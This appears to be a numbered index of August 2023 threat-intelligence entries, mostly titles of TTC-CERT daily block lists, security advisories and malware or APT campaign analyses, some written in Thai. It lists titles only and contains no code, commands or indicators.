1.3.3779. 2023-08-08 North Korea Compromises Sanctioned Russian Missile Engineering Company
1.3.3780. 2023-08-08 TTC-CERT Block Lists 2023-08-08 - Agentemis, BEACON, Cobalt Strike
1.3.3781. 2023-08-08 TTC-CERT Block Lists 2023-08-08 - Phishing attack dataset
1.3.3782. 2023-08-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-07 - CyberTotal
1.3.3783. 2023-08-08 TTC-CERT - HASH Daily Block Lists - 2023-08-07 - CyberTotal
1.3.3784. 2023-08-08 TTC-CERT IP Block Lists 2023-08-08 - FTP port scanning, FTP attack

1.3.3785. 2023-08-08 TTC-CERT IP Block Lists 2023-08-08 - SSH port scanning, SSH brute-force attack
1.3.3786. 2023-08-08 TTC-CERT - IP Daily Block Lists - 2023-08-07 - CyberTotal
1.3.3787. 2023-08-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-08
1.3.3788. 2023-08-09 Active Malware samples detected on 2023-08-08
1.3.3789. 2023-08-09 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนสิงหาคม 2566
1.3.3790. 2023-08-09 No Honour Amongst Thieves: A New OpenBullet Malware Campaign
1.3.3791. 2023-08-09 TTC-CERT Block Lists 2023-08-09 - Agentemis, BEACON, Cobalt Strike
1.3.3792. 2023-08-09 TTC-CERT Block Lists 2023-08-09 - Phishing attack dataset
1.3.3793. 2023-08-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-08 - CyberTotal
1.3.3794. 2023-08-09 TTC-CERT - HASH Daily Block Lists - 2023-08-08 - CyberTotal
1.3.3795. 2023-08-09 TTC-CERT IP Block Lists 2023-08-09 - FTP port scanning, FTP attack
1.3.3796. 2023-08-09 TTC-CERT IP Block Lists 2023-08-09 - SSH port scanning, SSH brute-force attack
1.3.3797. 2023-08-09 TTC-CERT - IP Daily Block Lists - 2023-08-08 - CyberTotal
1.3.3798. 2023-08-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-09
1.3.3799. 2023-08-09 TTC-CERT - URL Daily Block Lists - 2023-08-08 - CyberTotal
1.3.3800. 2023-08-09 VMConnect: Malicious PyPI packages imitate popular open source modules
1.3.3801. 2023-08-09 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.3802. 2023-08-10 Active Malware samples detected on 2023-08-09
1.3.3803. 2023-08-10 AR23-221A MAR-10454006.r4.v2 SEASPY and WHIRLPOOL Backdoors | CISA
1.3.3804. 2023-08-10 Digital assets continue to be prime target for malvertisers
1.3.3805. 2023-08-10 Distribution of Malware Disguised as Coin and Investment-related Content
1.3.3806. 2023-08-10 Kubernetes Exposed: One Yaml away from Disaster
1.3.3807. 2023-08-10 LOLKEK Unmasked | An In-Depth Analysis of New Samples and Evolving Tactics

1.3.3808. 2023-08-10 Mac systems turned into Proxy exit nodes by AdLoad
1.3.3809. 2023-08-10 Microsoft Phishing Collection
1.3.3810. 2023-08-10 RedHotel (aka CHROMIUM, Charcoal Typhoon, BRONZE UNIVERSITY, Aquatic Panda, Earth Lusca, Red Scylla) : A Prolific, Chinese State-Sponsored Group Operating at a Global Scale
1.3.3811. 2023-08-10 The Nightmare Of Destructive Malware | From Wiper To SwiftSlicer
1.3.3812. 2023-08-10 TTC-CERT Block Lists 2023-08-10 - Agentemis, BEACON, Cobalt Strike
1.3.3813. 2023-08-10 TTC-CERT Block Lists 2023-08-10 - IcedID, BokBot
1.3.3814. 2023-08-10 TTC-CERT Block Lists 2023-08-10 - Phishing attack dataset
1.3.3815. 2023-08-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-09 - CyberTotal
1.3.3816. 2023-08-10 TTC-CERT - HASH Daily Block Lists - 2023-08-09 - CyberTotal
1.3.3817. 2023-08-10 TTC-CERT IP Block Lists 2023-08-10 - FTP port scanning, FTP attack
1.3.3818. 2023-08-10 TTC-CERT IP Block Lists 2023-08-10 - SSH port scanning, SSH brute-force attack
1.3.3819. 2023-08-10 TTC-CERT - IP Daily Block Lists - 2023-08-09 - CyberTotal
1.3.3820. 2023-08-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-10
1.3.3821. 2023-08-10 TTC-CERT - URL Daily Block Lists - 2023-08-09 - CyberTotal
1.3.3822. 2023-08-10 What Cisco Talos knows about the Rhysida ransomware
1.3.3823. 2023-08-10 แจ้งเตือนกรณีบริษัท Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3824. 2023-08-10 พบมีการนำ Website ของสถาบันเทคโนโลยีไทย-ญี่ปุ่น มาทำเป็น phishing และ fraud
1.3.3825. 2023-08-11 Active Malware samples detected on 2023-08-10
1.3.3826. 2023-08-11 Changes Detected in CHM Malware Distribution
1.3.3827. 2023-08-11 Cloud Account Takeover Campaign Leveraging EvilProxy Targets Top-Level Executives at over 100 Global Organizations
1.3.3828. 2023-08-11 GuLoader Malware Disguised as Tax Invoices and Shipping Statements
1.3.3829. 2023-08-11 Operation PhantomControl
1.3.3830. 2023-08-11 The Rhysida Ransomware: Activity Analysis and Ties to Vice Society

1.3.3831. 2023-08-11 TTC-CERT Block Lists 2023-08-11 - Agentemis, BEACON, Cobalt Strike
1.3.3832. 2023-08-11 TTC-CERT Block Lists 2023-08-11 - Phishing attack dataset
1.3.3833. 2023-08-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-10 - CyberTotal
1.3.3834. 2023-08-11 TTC-CERT - HASH Daily Block Lists - 2023-08-10 - CyberTotal
1.3.3835. 2023-08-11 TTC-CERT IP Block Lists 2023-08-11 - FTP port scanning, FTP attack
1.3.3836. 2023-08-11 TTC-CERT IP Block Lists 2023-08-11 - SSH port scanning, SSH brute-force attack
1.3.3837. 2023-08-11 TTC-CERT - IP Daily Block Lists - 2023-08-10 - CyberTotal
1.3.3838. 2023-08-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-11
1.3.3839. 2023-08-11 TTC-CERT - URL Daily Block Lists - 2023-08-10 - CyberTotal
1.3.3840. 2023-08-11 V3 Detects and Blocks Magniber Ransomware Injection (Direct Syscall Detection)
1.3.3841. 2023-08-11 แจ้งเตือนกรณี SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนสิงหาคม 2566
1.3.3842. 2023-08-12 Active Malware samples detected on 2023-08-11
1.3.3843. 2023-08-12 Attackers Distribute Malware via Freeze.rs And SYK Crypter
1.3.3844. 2023-08-12 Common TTPs of attacks against industrial organizations. Implants for uploading data
1.3.3845. 2023-08-12 Do You Speak Multiple Languages? Malware Does.
1.3.3846. 2023-08-12 Focus on DroxiDat/SystemBC
1.3.3847. 2023-08-12 MoustachedBouncer: Espionage against foreign diplomats in Belarus
1.3.3848. 2023-08-12 Show me All Your Windows! - SANS Internet Storm Center
1.3.3849. 2023-08-12 Statc Stealer: Decoding the Elusive Malware Threat
1.3.3850. 2023-08-12 TTC-CERT Block Lists 2023-08-12 - Agentemis, BEACON, Cobalt Strike
1.3.3851. 2023-08-12 TTC-CERT Block Lists 2023-08-12 - Phishing attack dataset
1.3.3852. 2023-08-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-11 - CyberTotal
1.3.3853. 2023-08-12 TTC-CERT - HASH Daily Block Lists - 2023-08-11 - CyberTotal
1.3.3854. 2023-08-12 TTC-CERT IP Block Lists 2023-08-12 - FTP port scanning, FTP attack

1.3.3855. 2023-08-12 TTC-CERT IP Block Lists 2023-08-12 - SSH port scanning, SSH brute-force attack
1.3.3856. 2023-08-12 TTC-CERT - IP Daily Block Lists - 2023-08-11 - CyberTotal
1.3.3857. 2023-08-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-12
1.3.3858. 2023-08-12 TTC-CERT - URL Daily Block Lists - 2023-08-11 - CyberTotal
1.3.3859. 2023-08-12 When a Zero Day and Access Keys Collide in the Cloud: Responding to the SugarCRM Zero-Day Vulnerability
1.3.3860. 2023-08-12 Xurum: New Magento Campaign Discovered
1.3.3861. 2023-08-13 Active Malware samples detected on 2023-08-12
1.3.3862. 2023-08-13 The .NET loader of DuckTail stealer
1.3.3863. 2023-08-13 TTC-CERT Block Lists 2023-08-13 - Agentemis, BEACON, Cobalt Strike
1.3.3864. 2023-08-13 TTC-CERT Block Lists 2023-08-13 - Phishing attack dataset
1.3.3865. 2023-08-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-12 - CyberTotal
1.3.3866. 2023-08-13 TTC-CERT - HASH Daily Block Lists - 2023-08-12 - CyberTotal
1.3.3867. 2023-08-13 TTC-CERT IP Block Lists 2023-08-13 - FTP port scanning, FTP attack
1.3.3868. 2023-08-13 TTC-CERT IP Block Lists 2023-08-13 - SSH port scanning, SSH brute-force attack
1.3.3869. 2023-08-13 TTC-CERT - IP Daily Block Lists - 2023-08-12 - CyberTotal
1.3.3870. 2023-08-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-13
1.3.3871. 2023-08-13 TTC-CERT - URL Daily Block Lists - 2023-08-12 - CyberTotal
1.3.3872. 2023-08-14 Active Malware samples detected on 2023-08-13
1.3.3873. 2023-08-14 An Overview of the New Rhysida Ransomware Targeting the Healthcare Sector (with Rhysida Ransomware samples)
1.3.3874. 2023-08-14 Exploring New Techniques of Fake Browser Updates Leading to NetSupport RAT
1.3.3875. 2023-08-14 German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs (APT29, Cozy Bear, and The Dukes)
1.3.3876. 2023-08-14 JanelaRAT: Repurposed BX Rat Variant Targeting LATAM FinTech
1.3.3877. 2023-08-14 Mobile banking Trojans abuse Android BinaryXML format to avoid detection

1.3.3878. 2023-08-14 TTC-CERT Block Lists 2023-08-14 - Agentemis, BEACON, Cobalt Strike
1.3.3879. 2023-08-14 TTC-CERT Block Lists 2023-08-14 - Phishing attack dataset
1.3.3880. 2023-08-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-13 - CyberTotal
1.3.3881. 2023-08-14 TTC-CERT - HASH Daily Block Lists - 2023-08-13 - CyberTotal
1.3.3882. 2023-08-14 TTC-CERT IP Block Lists 2023-08-14 - FTP port scanning, FTP attack
1.3.3883. 2023-08-14 TTC-CERT IP Block Lists 2023-08-14 - SSH port scanning, SSH brute-force attack
1.3.3884. 2023-08-14 TTC-CERT - IP Daily Block Lists - 2023-08-13 - CyberTotal
1.3.3885. 2023-08-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-14
1.3.3886. 2023-08-14 TTC-CERT - URL Daily Block Lists - 2023-08-13 - CyberTotal
1.3.3887. 2023-08-14 Visualizing Qakbot Infrastructure Part II: Uncharted Territory
1.3.3888. 2023-08-15 Active Malware samples detected on 2023-08-14
1.3.3889. 2023-08-15 From Google DNS to Tech Support Scam Sites: Unmasking the Malware Trail
1.3.3890. 2023-08-15 Gootloader: Why your Legal Document Search May End in Misery
1.3.3891. 2023-08-15 Knight ransomware distributed in fake Tripadvisor complaint emails
1.3.3892. 2023-08-15 Monti Ransomware Unleashes a New Encryptor for Linux (with Monti Ransomware sample)
1.3.3893. 2023-08-15 TTC-CERT Block Lists 2023-08-15 - Agentemis, BEACON, Cobalt Strike
1.3.3894. 2023-08-15 TTC-CERT Block Lists 2023-08-15 - Phishing attack dataset
1.3.3895. 2023-08-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-14 - CyberTotal
1.3.3896. 2023-08-15 TTC-CERT - HASH Daily Block Lists - 2023-08-14 - CyberTotal
1.3.3897. 2023-08-15 TTC-CERT IP Block Lists 2023-08-15 - FTP port scanning, FTP attack
1.3.3898. 2023-08-15 TTC-CERT IP Block Lists 2023-08-15 - SSH port scanning, SSH brute-force attack
1.3.3899. 2023-08-15 TTC-CERT - IP Daily Block Lists - 2023-08-14 - CyberTotal
1.3.3900. 2023-08-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-15
1.3.3901. 2023-08-15 TTC-CERT - URL Daily Block Lists - 2023-08-14 - CyberTotal

1.3.3902. 2023-08-15 การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย
1.3.3903. 2023-08-16 Active Malware samples detected on 2023-08-15
1.3.3904. 2023-08-16 FortiGuard AI Detects Continued OSS Supply Chain Hidden in Python Package Index
1.3.3905. 2023-08-16 Mitigating Remote Access Trojan Infection Risk: QwixxRAT (aka Telegram RAT)
1.3.3906. 2023-08-16 "Modification of Roundcube Password": Yet another instance of a phishing attempt employing CERT-UA attributes and emblematic representations from the State Special Communications Directorate (CERT-UA#7223).
1.3.3907. 2023-08-16 Old exploit kits still kicking around in 2023
1.3.3908. 2023-08-16 Raccoon Stealer Announce Return After Hiatus
1.3.3909. 2023-08-16 Sophisticated, Highly-Targeted Attacks Continue to Plague npm
1.3.3910. 2023-08-16 TTC-CERT Block Lists 2023-08-16 - Agentemis, BEACON, Cobalt Strike
1.3.3911. 2023-08-16 TTC-CERT Block Lists 2023-08-16 - Phishing attack dataset
1.3.3912. 2023-08-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-15 - CyberTotal
1.3.3913. 2023-08-16 TTC-CERT - HASH Daily Block Lists - 2023-08-15 - CyberTotal
1.3.3914. 2023-08-16 TTC-CERT IP Block Lists 2023-08-16 - FTP port scanning, FTP attack
1.3.3915. 2023-08-16 TTC-CERT IP Block Lists 2023-08-16 - SSH port scanning, SSH brute-force attack
1.3.3916. 2023-08-16 TTC-CERT - IP Daily Block Lists - 2023-08-15 - CyberTotal
1.3.3917. 2023-08-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-16
1.3.3918. 2023-08-16 Underground Ransomware deployed by Storm-0978 that exploited CVE-2023-36884
1.3.3919. 2023-08-16 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.3920. 2023-08-16 พบมีการนำ Website ของมหาวิทยาลัยกรุงเทพ มาทำเป็น phishing และ fraud
1.3.3921. 2023-08-17 Active Malware samples detected on 2023-08-16

1.3.3922. 2023-08-17 Evasive Phishing Campaign Steals Cloud Credentials Using Cloudflare R2 and Turnstile
1.3.3923. 2023-08-17 Hakuna Matata Ransomware Targeting Korean Companies
1.3.3924. 2023-08-17 Lazarus Group (Jade Sleet and TraderTraitor) Launches First Open Source Supply Chain Attacks Targeting Crypto Sector
1.3.3925. 2023-08-17 ProxyNation: The dark nexus between proxy apps and malware
1.3.3926. 2023-08-17 TTC-CERT Block Lists 2023-08-17 - Agentemis, BEACON, Cobalt Strike
1.3.3927. 2023-08-17 TTC-CERT Block Lists 2023-08-17 - IcedID, BokBot
1.3.3928. 2023-08-17 TTC-CERT Block Lists 2023-08-17 - Phishing attack dataset
1.3.3929. 2023-08-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-16 - CyberTotal
1.3.3930. 2023-08-17 TTC-CERT - HASH Daily Block Lists - 2023-08-16 - CyberTotal
1.3.3931. 2023-08-17 TTC-CERT IP Block Lists 2023-08-17 - FTP port scanning, FTP attack
1.3.3932. 2023-08-17 TTC-CERT IP Block Lists 2023-08-17 - SSH port scanning, SSH brute-force attack
1.3.3933. 2023-08-17 TTC-CERT - IP Daily Block Lists - 2023-08-16 - CyberTotal
1.3.3934. 2023-08-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-17
1.3.3935. 2023-08-18 Active Malware samples detected on 2023-08-17
1.3.3936. 2023-08-18 Breaking down Gigabud banking malware with Group-IB Fraud Matrix
1.3.3937. 2023-08-18 Chinese Entanglement | DLL Hijacking in the Asian Gambling Sector
1.3.3938. 2023-08-18 Major Energy Company Targeted in Large QR Code Campaign
1.3.3939. 2023-08-18 Malvertisers up their game against researchers
1.3.3940. 2023-08-18 Mass-spreading campaign targeting Zimbra users
1.3.3941. 2023-08-18 Ransomware Roundup – Trash Panda and A New Minor Variant of NoCry
1.3.3942. 2023-08-18 Threat Trend Report on Kimsuky
1.3.3943. 2023-08-18 Threat Trend Report on Ransomware
1.3.3944. 2023-08-18 TTC-CERT Block Lists 2023-08-18 - Agentemis, BEACON, Cobalt Strike
1.3.3945. 2023-08-18 TTC-CERT Block Lists 2023-08-18 - Phishing attack dataset
1.3.3946. 2023-08-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-17 - CyberTotal

1.3.3947. 2023-08-18 TTC-CERT - HASH Daily Block Lists - 2023-08-17 - CyberTotal
1.3.3948. 2023-08-18 TTC-CERT IP Block Lists 2023-08-18 - FTP port scanning, FTP attack
1.3.3949. 2023-08-18 TTC-CERT IP Block Lists 2023-08-18 - SSH port scanning, SSH brute-force attack
1.3.3950. 2023-08-18 TTC-CERT - IP Daily Block Lists - 2023-08-17 - CyberTotal
1.3.3951. 2023-08-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-18
1.3.3952. 2023-08-18 TTC-CERT - URL Daily Block Lists - 2023-08-17 - CyberTotal
1.3.3953. 2023-08-19 Active Malware samples detected on 2023-08-18
1.3.3954. 2023-08-19 Catching up with WoofLocker, the most elaborate traffic redirection scheme to tech support scams
1.3.3955. 2023-08-19 From a Zalando Phishing to a RAT
1.3.3956. 2023-08-19 LABRAT: Stealthy Cryptojacking and Proxyjacking Campaign Targeting GitLab
1.3.3957. 2023-08-19 TTC-CERT Block Lists 2023-08-19 - Agentemis, BEACON, Cobalt Strike
1.3.3958. 2023-08-19 TTC-CERT Block Lists 2023-08-19 - Phishing attack dataset
1.3.3959. 2023-08-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-18 - CyberTotal
1.3.3960. 2023-08-19 TTC-CERT - HASH Daily Block Lists - 2023-08-18 - CyberTotal
1.3.3961. 2023-08-19 TTC-CERT IP Block Lists 2023-08-19 - FTP port scanning, FTP attack
1.3.3962. 2023-08-19 TTC-CERT IP Block Lists 2023-08-19 - SSH port scanning, SSH brute-force attack
1.3.3963. 2023-08-19 TTC-CERT - IP Daily Block Lists - 2023-08-18 - CyberTotal
1.3.3964. 2023-08-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-19
1.3.3965. 2023-08-20 Active Malware samples detected on 2023-08-19
1.3.3966. 2023-08-20 Analysis of APT-C-35 (aka belly brainworm, DoNot Team) organization using a new delivery method on the mobile terminal
1.3.3967. 2023-08-20 TTC-CERT Block Lists 2023-08-20 - Agentemis, BEACON, Cobalt Strike
1.3.3968. 2023-08-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-19 - CyberTotal
1.3.3969. 2023-08-20 TTC-CERT - HASH Daily Block Lists - 2023-08-19 - CyberTotal
1.3.3970. 2023-08-20 TTC-CERT IP Block Lists 2023-08-20 - FTP port scanning, FTP attack

1.3.3971. 2023-08-20 TTC-CERT IP Block Lists 2023-08-20 - SSH port scanning, SSH brute-force attack
1.3.3972. 2023-08-20 TTC-CERT - IP Daily Block Lists - 2023-08-19 - CyberTotal
1.3.3973. 2023-08-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-20
1.3.3974. 2023-08-20 URLs/Domains ร้องเรียน-แจ้งความออนไลน์ปลอม เพื่อลวงคนไทยที่เคยตกเป็นเหยื่อแกงค์มิจฉาชีพ
1.3.3975. 2023-08-21 Active Malware samples detected on 2023-08-20
1.3.3976. 2023-08-21 Analysing .NET AsyncRAT using dnSpy
1.3.3977. 2023-08-21 Cuba Ransomware Deploys New Tools: Targets Critical Infrastructure Sector in the U.S. and IT Integrator in Latin America
1.3.3978. 2023-08-21 July 2023 Incident Indicators of Compromise (IoCs)
1.3.3979. 2023-08-21 Phishing with hacked sites
1.3.3980. 2023-08-21 SBU exposes russian intelligence (Sandworm) attempts to penetrate Armed Forces' planning operations system
1.3.3981. 2023-08-21 Threat Actors Leverage Internet Services to Enhance Data Theft and Weaken Security Defenses
1.3.3982. 2023-08-21 ThreatLabz discovered Android malware live in Google Play that download Coper banking trojan
1.3.3983. 2023-08-21 TTC-CERT Block Lists 2023-08-21 - Agentemis, BEACON, Cobalt Strike
1.3.3984. 2023-08-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-20 - CyberTotal
1.3.3985. 2023-08-21 TTC-CERT - HASH Daily Block Lists - 2023-08-20 - CyberTotal
1.3.3986. 2023-08-21 TTC-CERT IP Block Lists 2023-08-21 - FTP port scanning, FTP attack
1.3.3987. 2023-08-21 TTC-CERT IP Block Lists 2023-08-21 - SSH port scanning, SSH brute-force attack
1.3.3988. 2023-08-21 TTC-CERT - IP Daily Block Lists - 2023-08-20 - CyberTotal
1.3.3989. 2023-08-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-21
1.3.3990. 2023-08-21 แจ้งเตือนกรณี Juniper Networks เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ Junos OS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.3991. 2023-08-21 พบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud
1.3.3992. 2023-08-22 Active Malware samples detected on 2023-08-21
1.3.3993. 2023-08-22 AR23-230A MAR-10459736.r1.v1 WHIRLPOOL Backdoor | CISA
1.3.3994. 2023-08-22 No rest for the wicked: HiatusRAT takes little time off in a return to action - Lumen
1.3.3995. 2023-08-22 Over 3,000 Android Malware Samples Using Multiple Techniques to Bypass Detection
1.3.3996. 2023-08-22 TTC-CERT Block Lists 2023-08-22 - Agentemis, BEACON, Cobalt Strike
1.3.3997. 2023-08-22 TTC-CERT Block Lists 2023-08-22 - Phishing attack dataset
1.3.3998. 2023-08-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-21 - CyberTotal
1.3.3999. 2023-08-22 TTC-CERT - HASH Daily Block Lists - 2023-08-21 - CyberTotal
1.3.4000. 2023-08-22 TTC-CERT IP Block Lists 2023-08-22 - FTP port scanning, FTP attack
1.3.4001. 2023-08-22 TTC-CERT IP Block Lists 2023-08-22 - SSH port scanning, SSH brute-force attack
1.3.4002. 2023-08-22 TTC-CERT - IP Daily Block Lists - 2023-08-21 - CyberTotal
1.3.4003. 2023-08-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-22
1.3.4004. 2023-08-22 TTC-CERT - URL Daily Block Lists - 2023-08-21 - CyberTotal
1.3.4005. 2023-08-22 แจ้งเตือนกรณี RARLAB เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ WinRAR เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4006. 2023-08-23 Active Malware samples detected on 2023-08-22
1.3.4007. 2023-08-23 Analysis of APT Attack Cases Targeting Web Services of Korean Corporations
1.3.4008. 2023-08-23 DCrat (aka Dark Crystal RAT) Indicators of compromise (IOCs)
1.3.4009. 2023-08-23 Discovering and Blocking a Zero-Day Exploit with CrowdStrike Falcon Complete: The Case of CVE-2023-36874
1.3.4010. 2023-08-23 GroundPeony: Crawling with Malice
1.3.4011. 2023-08-23 Scattered Spider (aka UNC3944, Scatter Swine, Muddled Libra, and Roasted 0ktapus) : The Modus Operandi
1.3.4012. 2023-08-23 THREAT ANALYSIS: Assemble LockBit 3.0

1.3.4013. 2023-08-23 TTC-CERT Block Lists 2023-08-23 - Agentemis, BEACON, Cobalt Strike
1.3.4014. 2023-08-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-22 - CyberTotal
1.3.4015. 2023-08-23 TTC-CERT - HASH Daily Block Lists - 2023-08-22 - CyberTotal
1.3.4016. 2023-08-23 TTC-CERT IP Block Lists 2023-08-23 - FTP port scanning, FTP attack
1.3.4017. 2023-08-23 TTC-CERT IP Block Lists 2023-08-23 - SSH port scanning, SSH brute-force attack
1.3.4018. 2023-08-23 TTC-CERT - IP Daily Block Lists - 2023-08-22 - CyberTotal
1.3.4019. 2023-08-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-23
1.3.4020. 2023-08-23 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4021. 2023-08-23 แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Sentry ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4022. 2023-08-24 Active Malware samples detected on 2023-08-23
1.3.4023. 2023-08-24 Carderbee: APT Group use Legit Software in Supply Chain Attack Targeting Orgs in Hong Kong
1.3.4024. 2023-08-24 Fake Roblox packages target npm with Luna Grabber information-stealing malware
1.3.4025. 2023-08-24 From Conti to Akira | Decoding the Latest Linux & ESXi Ransomware Families
1.3.4026. 2023-08-24 More Exotic Excel Files Dropping AgentTesla
1.3.4027. 2023-08-24 Phishing via fake SharePoint / OneDrive website
1.3.4028. 2023-08-24 Profile Stealers Spread via LLM-themed Facebook Ads
1.3.4029. 2023-08-24 Scarabs colon-izing vulnerable servers
1.3.4030. 2023-08-24 TTC-CERT Block Lists 2023-08-24 - Agentemis, BEACON, Cobalt Strike
1.3.4031. 2023-08-24 TTC-CERT Block Lists 2023-08-24 - Phishing attack dataset
1.3.4032. 2023-08-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-23 - CyberTotal
1.3.4033. 2023-08-24 TTC-CERT - HASH Daily Block Lists - 2023-08-23 - CyberTotal
1.3.4034. 2023-08-24 TTC-CERT IP Block Lists 2023-08-24 - FTP port scanning, FTP attack

1.3.4035. 2023-08-24 TTC-CERT IP Block Lists 2023-08-24 - SSH port scanning, SSH brute-force attack
1.3.4036. 2023-08-24 TTC-CERT - IP Daily Block Lists - 2023-08-23 - CyberTotal
1.3.4037. 2023-08-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-24
1.3.4038. 2023-08-24 TTC-CERT - URL Daily Block Lists - 2023-08-23 - CyberTotal
1.3.4039. 2023-08-24 XLoader's Latest Trick | New macOS Variant Disguised as Signed OfficeNote App
1.3.4040. 2023-08-25 Active Malware samples detected on 2023-08-24
1.3.4041. 2023-08-25 Agniane Stealer: Dark Web’s Crypto Threat
1.3.4042. 2023-08-25 Crypto Stealing : Clip Bankers on the go
1.3.4043. 2023-08-25 DarkGate reloaded via malvertising and SEO poisoning campaigns
1.3.4044. 2023-08-25 Flax Typhoon using legitimate software to quietly access Taiwanese organizations
1.3.4045. 2023-08-25 Initial research exposing JOKERSPY
1.3.4046. 2023-08-25 Lazarus Group's infrastructure reuse leads to discovery of new malware
1.3.4047. 2023-08-25 Malware-as-a-Service: Redline Stealer Variants Demonstrate a Low-Barrier-to-Entry Threat
1.3.4048. 2023-08-25 Traders' Dollars in Danger: CVE-2023-38831 zero-Day vulnerability in WinRAR exploited by cybercriminals to target traders
1.3.4049. 2023-08-25 TTC-CERT Block Lists 2023-08-25 - Agentemis, BEACON, Cobalt Strike
1.3.4050. 2023-08-25 TTC-CERT Block Lists 2023-08-25 - Phishing attack dataset
1.3.4051. 2023-08-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-24 - CyberTotal
1.3.4052. 2023-08-25 TTC-CERT - HASH Daily Block Lists - 2023-08-24 - CyberTotal
1.3.4053. 2023-08-25 TTC-CERT IP Block Lists 2023-08-25 - FTP port scanning, FTP attack
1.3.4054. 2023-08-25 TTC-CERT IP Block Lists 2023-08-25 - SSH port scanning, SSH brute-force attack
1.3.4055. 2023-08-25 TTC-CERT - IP Daily Block Lists - 2023-08-24 - CyberTotal
1.3.4056. 2023-08-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-25

1.3.4057. 2023-08-25 Tunnel Warfare: Exposing DNS Tunneling Campaigns using Generative Models – CoinLoader Case Study
1.3.4058. 2023-08-25 Unmasking - EVLF DEV-The Creator of CypherRAT and CraxsRAT
1.3.4059. 2023-08-25 Why LaZagne Makes D-Bus API Vigilance Crucial
1.3.4060. 2023-08-25 XWorm: Technical Analysis of a New Malware Version
1.3.4061. 2023-08-26 Active Malware samples detected on 2023-08-25
1.3.4062. 2023-08-26 Analysis of MS-SQL Server Proxyjacking Cases
1.3.4063. 2023-08-26 Major Energy Company Targeted in QR Code Phishing Campaign
1.3.4064. 2023-08-26 New Telegram-abusing Android RAT discovered in the wild
1.3.4065. 2023-08-26 Smoke Loader Drops Whiffy Recon Wi-Fi Scanning and Geolocation Malware
1.3.4066. 2023-08-26 Technical analysis of WarZoneRAT malware
1.3.4067. 2023-08-26 Telekopye: Hunting Mammoths using Telegram bot
1.3.4068. 2023-08-26 TTC-CERT Block Lists 2023-08-26 - Agentemis, BEACON, Cobalt Strike
1.3.4069. 2023-08-26 TTC-CERT Block Lists 2023-08-26 - Phishing attack dataset
1.3.4070. 2023-08-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-25 - CyberTotal
1.3.4071. 2023-08-26 TTC-CERT - HASH Daily Block Lists - 2023-08-25 - CyberTotal
1.3.4072. 2023-08-26 TTC-CERT IP Block Lists 2023-08-26 - FTP port scanning, FTP attack
1.3.4073. 2023-08-26 TTC-CERT IP Block Lists 2023-08-26 - SSH port scanning, SSH brute-force attack
1.3.4074. 2023-08-26 TTC-CERT - IP Daily Block Lists - 2023-08-25 - CyberTotal
1.3.4075. 2023-08-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-26
